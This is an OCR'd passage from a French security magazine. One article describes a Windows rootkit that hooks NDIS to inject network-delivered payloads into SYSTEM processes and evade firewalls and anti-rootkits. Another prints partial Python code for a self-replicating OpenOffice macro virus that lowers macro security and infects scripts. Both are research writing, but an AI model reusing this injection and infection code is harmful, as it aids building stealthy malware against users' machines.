Cependant, il reste un type de commandes qui risquent de poser problème : celles qui devront faire des tâches précises vis-à-vis de l'OS. Par exemple, si l'utilisateur désire *dumper* les hashs NTLM en utilisant une injection de code dans `lsass.exe`, il peut concevoir un *shellcode* qui envoyé au rootkit effectuera cette action. On profite par la même occasion de se placer encore plus bas que le `NDIS_OPEN_BLOCK` pour 3 raisons. La première, c'est qu'en se plaçant plus bas on capture le paquet avant qu'il ne soit transmis aux protocols drivers. De plus, on peut choisir précisément quel miniport driver (c'est-à-dire quelle interface réseau) va servir pour l'injection. Enfin, pour des raisons d'implémentation, cela évite de mélanger la pile TCP/IP avec une autre fonctionnalité.

Injection de code depuis la pile réseau

Lorsqu'une interface réseau (NIC, *Network Interface Card*) reçoit un paquet, le driver de miniport reçoit une interruption (interruption 0x3B dans l'IDT) gérée par l'ISR[29] `ndisMIsr`. À ce moment, l'IRQL possède une valeur dite « Device IRQL » (DIRQL), chaque interruption possédant son propre DIRQL afin de définir sa priorité par rapport aux autres. `ndisMIsr` met en attente un DPC pointant sur la routine `ndisMDpc`, qui sera exécuté lors de la redescente de l'IRQL à `DISPATCH_LEVEL`. `ndisMDpc` appelle le `MiniportHandleInterrupt` handler qui se charge de distribuer le paquet aux différents protocol drivers qui lui sont attachés en appelant la macro `NdisMIndicateReceivePacket` :

```
#define NdisMIndicateReceivePacket(_H, _P, _N)              \
{                                                           \
(*((PNDIS_MINIPORT_BLOCK)(_H))->PacketIndicateHandler)(     \
_H,                                                         \
_P,                                                         \
_N);                                                        \
}
```

Comme on le voit, le miniport fait appel à une fonction sauvegardée dans le champ `PacketIndicateHandler` de la structure `NDIS_MINIPORT_BLOCK` définie lors de son initialisation par `NdisMRegisterProtocol`. En général, c'est la fonction `ethFilterDprIndicateReceivePacket`. Celle-ci parcourt une liste de structures `_X_BINDING_INFO` qui pointent sur les `NDIS_OPEN_BLOCK` attachés au miniport.

`ethFilterDprIndicateReceivePacket` est une fonction de type `FILTER_PACKET_INDICATION_HANDLER` :

```
typedef
VOID
(*FILTER_PACKET_INDICATION_HANDLER)(
    IN  NDIS_HANDLE             Miniport,
    IN  PPNDIS_PACKET           PacketArray,
    IN  UINT                    NumberOfPackets
    );
```


Si on remplace `PacketIndicateHandler` par notre handler, on peut lire et modifier les paquets avant qu'ils ne soient dispatchés sur les protocol drivers. L'idée consiste à forger un paquet dans lequel on aura inséré une signature permettant de le reconnaître. La signature est composée de 8 octets placés dans n'importe quelle couche du paquet. Grâce à cela, on peut aussi bien injecter dans *payload* dans un paquet ICMP que dans une réponse http. On a donc une très grande liberté, ce qui est pratique dans le cas où certains types de données seraient filtrés sur un réseau. Notre fonction qui sert de `PacketIndicateHandler` a donc pour rôle de détecter cette signature. Pour cela, on utilise un algorithme de recherche de motifs dit « de Boyer-Moore ». Ce dernier a l'avantage de fonctionner avec une complexité linéaire $\Theta(n/m)$, n étant la taille du paquet et m la taille de la signature, ce qui évite de trop ralentir le système.

Dès qu'une signature est détectée, sachant qu'elle est suivie de deux informations, l'une indiquant la position relative du payload par rapport à l'adresse de la signature et l'autre la taille du payload, on réalise un mapping (à l'aide de MDL) des pages de la pile réseau dans l'espace mémoire user-land à l'aide d'un processus fonctionnant avec le privilège SYSTEM (comme `winlogon.exe` ou `lsass.exe`). L'injection est réalisée en 2 étapes :

⇨ Comme on se trouve à un niveau d'interruption trop élevé (lors de l'appel au `PacketIndicateHandler`, l'IRQL vaut `DISPATCH_LEVEL`), il est impossible d'utiliser l'API `KeInitializeApc`. Celle-ci requiert un IRQL plus bas, dit « de `PASSIVE_LEVEL` ». On demande donc à notre routine de mettre en attente un `WorkItem` avec l'API `IoQueueWorkItem`. Le principe d'un `WorkItem` est d'être exécuté par un *system worker thread*, c'est-à-dire un thread créé par le noyau spécialement pour faire ce genre de tâche, ce qui signifie qu'au moment où notre `WorkItem` sera exécuté, l'IRQL sera bien à `PASSIVE_LEVEL` et c'est gagné !

```
//IRQL @ DISPATH_LEVEL
VOID MyFilterHandler(IN NDIS_HANDLE Miniport,
IN PPNDIS_PACKET PacketArray,
IN UINT NumberOfPackets)
{
[…]
for(i=0; i<NumberOfPackets; i++)
{
[…]
            NdisGetFirstBufferFromPacketSafe(PacketArray[i], &pBuffer, &VA,
            &FirstBufferLength, &TotalBufferLength, NormalPagePriority);

            VA=SearchTag((PUCHAR)VA, FirstBufferLength);
            if(VA==NULL)
                        continue;

            pRecv=(PRECV)VA;
            pIOWork=IoAllocateWorkItem(pDeviceObject);
            if(pIOWork==NULL)
                        goto end;

            pMDL=IoAllocateMdl(pRecv, pRecv->Len, FALSE, FALSE, NULL);
            if(!pMDL)
            {
                        DbgPrint("Error with IoAllocateMdl\n");
                        continue;
            }

            __try
            {
                        MmProbeAndLockPages(pMDL, KernelMode, IoWriteAccess|IoReadAccess);
            }
            __except(EXCEPTION_EXECUTE_HANDLER)
            {
                        IoFreeMdl(pMDL);
                        DbgPrint("Error with MmProbeAndLockPages\n");
                        continue;
            }

            //system thread queuding
            IoQueueWorkItem(pIOWork, WorkInject, DelayedWorkQueue, (PVOID)pMDL);

            IoFreeWorkItem(pIOWork);
}

end:
OldFilterHandler(Miniport, PacketArray, NumberOfPackets);
}
```

- Dans notre `WorkItem`, on sélectionne un thread du processus visé et l'on y attache un APC pointant sur le payload mappé. Dès que le thread se positionnera dans un état d'attente (`WaitState`), le kernel voyant qu'il existe un APC en attente sur le thread le traitera et notre payload sera exécuté **[22]**.



6 *Injection de code depuis la pile réseau à l'aide d'un MDL et d'un APC*

Autres éléments

Finalement, le rootkit Bl4me se compose de :

- Un filesystem filter driver lui permettant de suivre les IRP envoyés au driver NTFS. Le rootkit étant caché sous forme d'ADS[30] **[23]**. Il contrôle les IRP de type `IRP_MJ_QUERY_INFORMATION` notamment utilisés par l'API `NtQueryInformationFile` pour détecter les ADS. Peu d'anti-rookit effectuant une lecture directe du format NTFS sur le disque gèrent les ADS. Notre driver est donc relativement caché (cette méthode est utilisée par le POC du rootkit unreal.A **[24]**).
- Le rootkit effectue du DKOM au niveau de la liste des drivers chargés (`PsLoadedModuleList`) et de l'Object Namespace (`\driver` et `\device`). Même si son module filesystem filter reste visible avec un outil comme DeviceTree **[25]**, il faut avoir un œil attentif pour le détecter.
- Pour survivre au reboot, Bl4me s'installe comme un driver « normal » dans le registre à l'emplacement `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services`, puis utilise une technique de KOH **[26]** peu connue pour se cacher des anti-rootkits.
- Bl4me permet à l'utilisateur de manipuler un *shell* de commande distante, s'installant par-dessus les handlers des firewalls. Il permet aussi d'injecter un payload dans un processus system pour donner plus de liberté à l'utilisateur. Le payload peut être logé dans n'importe quel type paquet réseau du moment que celui-ci possède la signature appropriée.
- Il est aussi possible d'installer un filter driver au-dessus du device `\device\keyboard0`, afin d'enregistrer les touches tapées dans un fichier. Enfin, il serait intéressant d'appliquer au driver des méthodes d'obfuscations de code pour ralentir un *reversing* de ce dernier dans le cas où il serait capturé.

Conditions d'installation

Il faut préciser que le rootkit ne peut-être installé que lorsque que le statut d'Administrateur est acquis, ou bien que l'utilisateur a obtenu le `SeLoadDriverPrivilege`. Dans le cas où la machine possède soit un antivirus, soit un firewall, ce dernier doit prévenir de l'installation de tout nouveau driver « anormal ». D'après Alexander Tereshkin, il existe des firewalls qui vérifient l'intégrité des hooks installés dans les `NDIS_OPEN_BLOCK`. Bl4me n'est pas conçu pour gérer ce genre de protections.

Tests pratiques

Il est temps de tester notre rootkit face à 3 types de logiciels, antivirus, firewalls et anti-rootkits. Les tests ont été réalisés en local dans une machine virtuelle Virtual PC avec des logiciels en version d'évaluation pour la plupart.

Bl4me vs les anti-virus

Les tests ont été effectués avec Nod32 2.7 et Kaspersky version 7.0.0.125. Dans les deux cas avant ou après son lancement aucun anti-virus ne lève d'alerte.

Bl4me vs les firewalls

Liste des firewalls en mode « bloque tout » testés et contournés (connexion distante au shell réussie) :

- Zone Alarm Pro v7.0.362 ;
- Outpost-firewall v4.0 ;
- Sunbelt Kerio Personal Firewall v4.5.916 ;
- Sygate Personal Firewall v5.6.

Bl4me vs les anti-rootkits

IceSword, Gmer et RkUnhooker ne détectent pas le driver chargé en mémoire. Pareil pour la clé dans le registre. En revanche, RkUnhooker et RootkitRevealer détectent l'ADS en effectuant un *parsing* des structures NTFS depuis le disque.

Conclusion

Le but de cet article était dans un premier temps de montrer les techniques actuelles employées par les rootkits sous Windows. On a vu que la plupart d'entre elles étaient facilement repérables par un anti-rootkit. Par la suite, nous avons introduit le concept de malware 2.0, une technique

Abonnez-vous à misc

Multi-System & Internet Security Cookbook

soit **6** **1 an de sécurité informatique**
numéros de Misc

= 33 €

~~48 €~~
France Metro

Offres de couplage possibles !
voir page précédente

4 façons de vous abonner :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Bon de commande à remplir et à retourner à :

Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

Oui je souhaite m'abonner à Misc, 6 numéros

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

3 BONNES RAISONS de vous abonner :

- Ne manquez plus aucun numéro !
- Recevez Misc tous les 2 mois, chez vous ou dans votre entreprise.
- Économisez 15 /€ an.

☐ **Pour avoir un suivi par e-mail de vos abonnements, merci de nous indiquer votre adresse e-mail* :**

*En application des articles 27 et 34 de la loi dite «Informatique et libertés» n° 78-17 du 6 janvier 1978, vous disposez d'un droit d'accès et de rectification aux données vous concernant.

Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

Offre Collectionneur !

4 façons de commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Vous êtes un fidèle lecteur mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?

Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

Allez sur **www.ed-diamond.com** et utilisez le moteur de recherche sur tous les sommaires des magazines édités par Diamond Editions (Misc, GNU/Linux Magazine et hors série, Linux Pratique). Vous pourrez également compléter votre collection !

Bon de commande à remplir et à retourner à : Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots : le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
MISC N°26 Matériel mémoire, humain, multimédia	8,00 €		
MISC N°27 IPv6 : sécurité, mobilité et VPN, les nouveaux enjeux	8,00 €		
MISC N°28 Exploits et correctifs : les nouvelles protections à l'épreuve du feu	8,00 €		
MISC N°29 Sécurité du cœur de réseau IP	8,00 €		
MISC N°30 Les protections logicielles	8,00 €		
MISC N°31 Le risque VoIP : Le PABX est-il votre faiblesse ?	8,00 €		
MISC N°32 Que penser de la sécurité selon Microsoft ?	8,00 €		
MISC N°33 RFID, instrument de sécurité ou de surveillance ?	8,00 €		
		TOTAL	
		Frais de port France Metro : + 3,81 €	
		Frais de port Etranger : + 5,34 €	
		TOTAL	

Oui je souhaite compléter ma collection

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

visant à ne modifier que les données volatiles ou bien à imiter le comportement de logiciels de protection comme les anti-virus et les firewalls. Le but est de rendre la détection du rootkit extrêmement difficile.

Nous avons aussi fait le tour de l'architecture du module réseau bas niveau NDIS pour comprendre son fonctionnement afin que notre rootkit interagisse au mieux avec. On a pu découvrir le fonctionnement interne des firewalls et montré comment contourner la majorité d'entre eux.

Étant donné que la majorité des outils de protection ne détectent pas Bl4me, il ne sera pas distribué, que ce soit sous forme de binaire ou de code. Néanmoins, toutes les techniques employées, sans être révolutionnaires, montrent bien combien les anti-{virus, rootkit, autres} sont inadaptés. On est alors en droit de s'interroger sur les réelles capacités offensives d'associations à but lucratif...

Notes

[1] Direct Kernel Object Manipulation
[2] Point d'accroche dans une fonction, permettant d'en modifier le comportement
[3] Import Address Table
[4] Dynamic Link Library
[5] Thread Environment Block
[6] Process Environment Block
[7] Discretionary Access Control List
[8] Access Control Entry
[9] Interrupt Request Level
[10] Blue Screen of Death
[11] System Service Descriptor Table
[12] Memory Descriptor List
[13] Page Table Entry
[14] I/O Request Packet
[15] I/O Control Codes
[16] Interrupt Descriptor Table
[17] Interrupt Service Routine
[18] Defered Procedure Call
[19] Global Descriptor Table
[20] Store Interrupt Descriptor Table Register
[21] Store Local Descriptor Table Register
[22] Descriptor Privilege Level
[23] Asynchronous Procedure Call
[24] Direct Kernel Object Manipulation
[25] Page Directory Entries
[26] Transport Device Interface
[27] Quality of Service
[28] Windows Driver Kit
[29] Interrupt Service Routine
[30] Alternate Data Stream

Remerciements

Je tiens à remercier tous ceux qui m'ont aidé, en particulier Christophe Devine, Thomas Sabono, Michel Dubois et mxatone. Tous ceux qui ont relu cet article, mais surtout j0rn qui a corrigé la plupart des fautes (sic !). Tous les gens de #fret et d'IRC qui me soutiennent.

Références

[1] McAfee, *Rootkits Part 1 of 3 : The Growing Threats*, **http://www.mcafee.com/us/local_content/white_papers/threat_center/wp_akapoor_rootkits1_en.pdf**

[2] Holy Father, *Invisibility on NT boxes, How to become unseen on Windows NT (Version: 1.2)*, **http://vx.netlux.org/lib/vhf00.html**

[3] SILBERMAN (Peter), C.H.A.O.S, *Futo*, **http://uninformed.org/?v=3&a=7**

[4] Eeye, Bootroot, **http://research.eeye.com/html/tools/RT20060801-7.html**

[5] Eeye, Pixie, **http://research.eeye.com/html/papers/download/eEyeDigitalSecurity_Pixie%20Presentation.pdf**

[6] RUTKOWSKA (Joanna), « *BluePill Project* », **http://bluepillproject.org/**

[7] Kdm, « *NTIllusion: A portable Win32 userland rootkit* », *Phrack 62*, **http://www.phrack.org/issues.html?issue=62&id=12&mode=txt**

[8] « *Multiple Windows XP Kernel Vulnerability Allow User Mode Programs To Gain Kernel Privileges* », **http://www.derkeiler.com/Mailing-Lists/Securiteam/2004-02/0055.html**

[9] Ivanlef0u, « SSDT Hooking Reinvented », **http://ivanlef0u.free.fr/?p=63**

[10] Ivanlef0u, « POC IRP Hooking », **http://ivanlef0u.free.fr/?p=45**

[11] HOGLUND (Greg), BUTLER (Jamie), *Rootkits: Subverting the Windows Kernel*, Addison-Wesley, 2006.

[12] Skape and Skywing, *A Catalog of Windows Local Kernel-mode Backdoor Techniques*, GDT/LDT, **http://uninformed.org/index.cgi?v=8&a=2&p=9**

[13] Ric Vieler, *Professional Rootkits. 2007*, Wrox.

[14] RUTKOWSKA (Joanna), *Introducing Stealth Malware Taxonomy*, **http://invisiblethings.org/papers/malware-taxonomy.pdf**

[15] TERESHSKIN (Alexander), *Rootkits : Attacking Personnals Firewalls*, **http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Tereshkin.pdf**

[16] *Windows Driver Kit: Network Devices and Protocols, Network Architecture for Kernel-Mode Drivers (NDIS 5.1)*, **http://msdn2.microsoft.com/en-us/library/ms797341.aspx**

[17] Vito Plantamura, « *NDIS MONITOR* », **http://www.vitoplantamura.com/index.aspx?page=ndismonitor**

[18] *Xanv Firewall Source Code Project*, **http://www.xanv.com**

[19] The Cable Guy, « *TCP/IP Packet Processing Paths* », **http://www.microsoft.com/technet/community/columns/cableguy/cg0605.mspx**

[20] HOGLUND (Greg), « *Kernel Object Hooking Rootkits (KOH Rootkits)* », **http://www.rootkit.com/newsread.php?newsid=501**

[21] uty, « *kernel tcp library* », **http://www.rootkit.com/newsread.php?newsid=591**

[22] Ivanlef0u, « Steeling ur t3h m3g4hurtzzzzz !! », **http://ivanlef0u.free.fr/?p=67**

[23] MILANI (Stéphane), « Les Alternate Data Streams », **http://www.hsc.fr/ressources/breves/ADS.html.fr**

[24] EP_X0FF, « *Unreal.A, bypassing modern Antirootkits* », **http://www.rootkit.com/newsread.php?newsid=647**

[25] OsrOnline, DeviceTree, **http://www.osronline.com/article.cfm?article=97**

[26] Ivanlef0u, « *New Registry Hiding Method* », **http://ivanlef0u.free.fr/?p=64**

RIES (Chris), *Inside Windows Rootkits*, Vigilandminds, **http://www.vigilantminds.com/files/inside_windows_rootkits.pdf**

NARAINE (Ryan), « *Rutkowska faces '100% undetectable malware' challenge* », **http://blogs.zdnet.com/security/?p=334**

Les virus applicatifs multiplateformes

Fin mai 2007, le risque viral potentiel d'OpenOffice, identifié et formalisé en 2006 et 2007, a trouvé son expression avec le ver BadBunny [BB07] réintroduisant ainsi la menace des macro-vers, mais en l'étendant simultanément à plusieurs systèmes d'exploitation. Cet article montre, via le langage Python, tout le risque viral lié à une trop grande richesse fonctionnelle des applications bureautiques et en particulier de leur architecture, richesse qui devrait faire l'objet d'une gestion adaptée de toute politique de sécurité. Cette dernière devrait également inclure les objectifs de sécurité lors de la conception même d'une telle architecture : la richesse fonctionnelle peut se révéler extrêmement dangereuse si l'architecture n'est pas centrée autour de la sécurité. C'est précisément le problème actuel des suites bureautiques actuelles – à des degrés divers – dans lesquelles les fonctionnalités, les services et l'ergonomie sont les seules priorités véritablement considérées.

mots clés : ***macro-virus / document / Office***

Comme il a été illustré avec le macro-ver *BadBunny* **[BB07]**, le principal intérêt des virus de documents réside dans leur grande portabilité : tout client disponible pour différents systèmes d'exploitation permettant l'exploitation quasi universelle de ce format, le nombre de cibles potentielles devient considérable. À ce titre, les principales suites bureautiques – **libres et commerciales** – sont concernées. Cependant, la richesse fonctionnelle d'une suite comme OpenOffice fait de cette dernière un vecteur particulièrement puissant, d'autant plus puissant que le niveau de sécurité actuel n'est pas adapté à cette richesse. Des travaux récents **[JCV07, MISC_OO, SSTIC07, VB07]** l'ont clairement démontré. Cette situation doit être désormais sérieusement envisagée dans toute politique de sécurité, laquelle devrait commencer dès le début de la conception de l'architecture logicielle et fonctionnelle.

Cet article présente la technologie des codes malveillants multiplateformes à travers un code *proof-of-concept* exploitant les faiblesses conceptuelles d'une architecture applicative bureautique. Là où BadBunny ne faisait qu'exploiter la richesse de l'environnement, sans considérer de vulnérabilités, le code présenté dans cet article exploite non pas une vulnérabilité d'implémentation – cas le plus fréquemment rencontré – mais des faiblesses conceptuelles de l'architecture de l'application. Nous allons montrer, en particulier, comment un code malveillant peut agir via des documents pourtant chiffrés, détournant ainsi la confiance placée par les utilisateurs dans la cryptographie, à son profit.

Il ressort des études récentes **[JCV07, MISC_OO, SSTIC07, VB07]** que les faiblesses de l'architecture de la suite OpenOffice permettent assez trivialement de compromettre un document pourtant protégé par des fonctionnalités cryptologiques (chiffrement, signature).

Les fonctionnalités incriminées se divisent en deux sous-ensembles. Le premier concerne directement l'architecture fonctionnelle de l'application, alors que le second implique le format OpenDocument. Nous ne rappellerons pas ces différents résultats que le lecteur peut retrouver dans les différents documents cités en référence. Le code preuve-de-concept présenté ici présente une illustration synthétique de ces différentes faiblesses.

Rappelons tout d'abord quelques éléments concernant les macros sous OpenOffice.

Les macros sous Openoffice.org

Les macros peuvent être développées dans différents langages. Outre OOBasic, par défaut, des langages de plus haut niveau, tels que Beanshell, Javascript, C++, Perl ou encore Python peuvent être ajoutés. Nous nous intéressons au langage Python, car il est associé par défaut à la suite lors de son installation. L'intérêt du Python tient au fait qu'il s'agit d'un langage intuitif, disposant d'une puissante bibliothèque. En outre, nos études ont montré que son intégration dans la suite OpenOffice s'est faite sans limitation aucune de la puissance de ce langage.

Au niveau de l'application, il existe un nombre réduit de scripts en Python, qui ont pour rôle de servir d'exemple pour ceux qui veulent découvrir ce langage ou bien alors comprendre comment utiliser des scripts Python en environnement OpenOffice.org. Il est cependant possible d'avoir des scripts Python dans l'arborescence de l'utilisateur dans le cas d'une installation multi-utilisateur. Deux cas sont alors possibles :

- Soit les macros sont dans l'arborescence de l'installation d'OpenOffice.org. Elles sont alors accessibles pour tous les utilisateurs. Le répertoire d'installation est `<rep\_installation>/share/user/Script`. Cependant, seul l'utilisateur avec privilèges (administrateur) peut y accéder en écriture ;
- Soit ces macros sont placées dans le répertoire utilisateur et ne sont accessibles que pour l'utilisateur courant, en écriture et en exécution. Le répertoire concerné est `<home\_user>/.openoffice.org 2.2/user|openoffice2/Scripts`.

Il est naturel depuis l'existence des macros de considérer qu'elles peuvent être directement embarquées dans des documents. Il s'agit d'inclure un ensemble de données exécutables dans un ensemble de données passives. Les macros en Python ne sont pas complètement implémentées. Seules la lecture et l'exécution de scripts sont possibles. Cependant, dans **[MP]**, il est indiqué de qu'elle manière il est possible d'utiliser le Python en tant que langage de macro. Comme l'application ne permet pas encore d'éditer nativement les macros en Python, il est nécessaire d'utiliser un éditeur externe, puis de les inclure dans le document. Pour cela, il faut ajouter leur déclaration dans le fichier `META-INF/manifest.xml` :

```
<manifest:file-entry manifest:media-type="" manifest:full-path="Scripts/
                                          python/ma_macro.py"/>
<manifest:file-entry manifest:media-type="application/binary" manifest:full-
                                          path="Scripts/python/"/>
<manifest:file-entry manifest:media-type="application/binary" manifest:full-
                                          path="Scripts/"/>
```

Il suffit ensuite d'ajouter à l'archive le fichier contenant la macro (répertoire `Scripts/python/`).

Éric Filiol et Jean-Paul Fizaine
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

Présentons maintenant l'algorithmique virale de notre preuve-de-concept avant d'en détailler les points particuliers.

Analyse du proof-of-concept

La combinaison des capacités d'OpenOffice en termes de risque viral, et de la puissance du langage de script Python permet à un attaquant de développer un code auto-reproducteur extrêmement puissant. En particulier, des macros en langage de haut niveau permettent de développer un virus hybride du point de vue de la nature des fichiers cibles : le code viral cible à la fois les documents OpenOffice.org et les scripts en Python. L'intérêt tient au fait que le Python est utilisé dans de nombreuses applications. Par conséquent, la virulence de notre preuve-de-concept sera très importante.

1. Le corps principal du virus

Cette partie est très succincte en réalité. Dans le code suivant, toute la partie en pointillés concerne l'initialisation du virus, puis l'infection proprement dite des scripts de l'application (mode super-utilisateur) ou de l'arborescence d'installation de l'utilisateur. Ensuite, la recherche de cibles dans une arborescence définie selon l'utilisateur est lancée. La structure générale est donc la suivante :

```
def Macro( ):
    user_uid = os.geteuid( )
    user_name = pwd.getpwuid(user_uid)[0]
    machine_cible = os.uname( )

    if user_uid == 0:
        ...
    else:
        ...

    RchCible( )
                            if oracle( ):
        charge_finale( )

    return None

Macro( )
```

Deux modes sont distingués selon la nature des droits de la victime :

- Le mode super-utilisateur. En fonction de la plate-forme d'exécution, la partie virale effectue une recherche dans l'arborescence du système de fichiers de la suite Openoffice.org. C'est essentiel pour assurer la viabilité du code. La description du chemin menant à la localisation de la suite peut en effet varier d'une cible à une autre. En conséquence, la partie virale ne doit pas dépendre d'une seule description, mais de toutes les descriptions possibles dans le système de fichiers cible.

  Dans le cas contraire – le virus est en mode utilisateur – le problème ne se pose pas, car la description des chemins est définie dans l'application et ne peut être redéfinie, ni par le super-utilisateur, ni par les utilisateurs. Ensuite, la partie virale se cherche elle-même (auto-localisation), puis invoque la routine `app_infection( )` dont la fonction est d'infecter tous les scripts Python présents dans l'arborescence d'installation de la suite. Cela donne le code suivant :

```
if user_uid == 0:
    rech_path = '/'
    sep = '/'
    if "Darwin" in machine_cible:
        app_path = searchfor('/', "OpenOffice.org 2.2.app") # +/Content/MacOS"
        app_path += "/Content/MacOS"
    elif "Linux" in machine_cible:
        app_path = searchfor('/', 'openoffice')
    elif "Windows" in machine_cible:
        # On suppose que python est active sur les machine windows. Si OpenOffice
          est installé, alors python l'est aussi et est donc actif
        app_path = searchfor('c:\\', "openoffice")
        rech_path = "c:\\"
        sep = '\\'

    virus = self_search(rech_path,
            '\xb8\xf8\xa0\xfe\x6b\xf4\x92\x1e\x19\x14\xab\x19\xa9\xaf\xc5\c21')
    if virus:
        app_infection(app_path, virus, sep, rech_path)
    rep.close ( )
```

- Le mode utilisateur. Dans ce cas, le virus se concentre sur l'infection des documents OpenOffice.org et des scripts en Python présents dans l'arborescence de l'utilisateur. Elle se limite dans un premier temps à la modification des fichiers de configuration de l'utilisateur. Le but est d'une manière globale d'abaisser le niveau de sécurité de l'application et de collecter les informations critiques, pour faciliter la suite des actions malicieuses. À titre d'exemple, l'extrait de code suivant abaisse au minimum le niveau de sécurité des macros.

```
# Infection du repertoire utilisateur
    ""''
        if re.compile('<prop oor:name="MacroSecurityLevel"
                              oor:type="xs:int">\n\s*<value>[0-9]</value>\n')
                                  .search(buf):
            buf = re.sub('<prop oor:name="MacroSecurityLevel"
                               oor:type="xs:int">\n\s*<value>[0-9]</value>',
                                      '<prop
                               oor:name="MacroSecurityLevel" oor:type="xs:int">\n
                               <value>0</value>', buf)
        else:
            buf = re.sub('<node oor:name="Scripting">\n', '<node
                               oor:name="Scripting">\n<prop oor:name=
                                       "MacroSecurityLevel"
                               oor:type="xs:int">\n    <value>0</value>\n
                                      </prop>\n',buf)
    else:
        buf = re.sub('</oor:component-data>', ' <node oor:name="Security">\n  <node
                             oor:name="Scripting">\n   <prop oor:name="SecureURL"
                             oor:type="oor:string-list">\n    <value>$(user)/
                             Scripts/python</value>\n
                             </prop>\n   <prop oor:name="MacroSecurityLevel" oor:
                             type="xs:int">\n
                             <value>0</value>\n   </prop>\n  </node>\n </node>\n</
                             oor:component-
                            data>', buf)
    ""''
```

L'étape suivante est également cruciale : il s'agit pour le virus de s'auto-identifier. C'est ici qu'est réalisée l'infection du répertoire utilisateur en plaçant une copie virale dans le répertoire `<rep_utilisateur>/.openoffice.org2/user/Script/python`. Dans le code suivant, si aucun script en Python n'est présent, alors la partie virale crée le répertoire et y dépose une copie.

```
virus = self_search(root_path + sep + user_name,
            '\xb8\xf8\xa0\xfe\x6b\xf4\x92\x1e\x19\x14\xab\x19\xa9\xaf\xc5\x21')
if virus == None:
    print "[DEBUG - Macro] Virus Not found"
    return None

if not os.path.exists(conf_file_list['macro'] + 'python'):
# aucune macro présente
    print "[DEBUG - Macro] Creating <install_path_oor.org>/../Script/python"
    os.mkdir(conf_file_list['macro'] + 'python')
    print conf_file_list['macro'] + 'python' + sep + 'macro.py'
    print root_path + sep + user_name
    print virus
    Infection(conf_file_list['macro'] + 'python' + sep + 'macro.py', 1, root_path +
                sep + user_name, virus)
else:
    # S'il existe des scripts en python
    print "[DEBUG - Macro] Infecting all python file in user directory"
    for r in dircache.listdir(conf_file_list['macro'] + 'python'):
        r = conf_file_list['macro'] + 'python'+ sep + r
        if Infectable(r):
            Infection(r, 1, root_path + sep + user_name, virus)
        else:
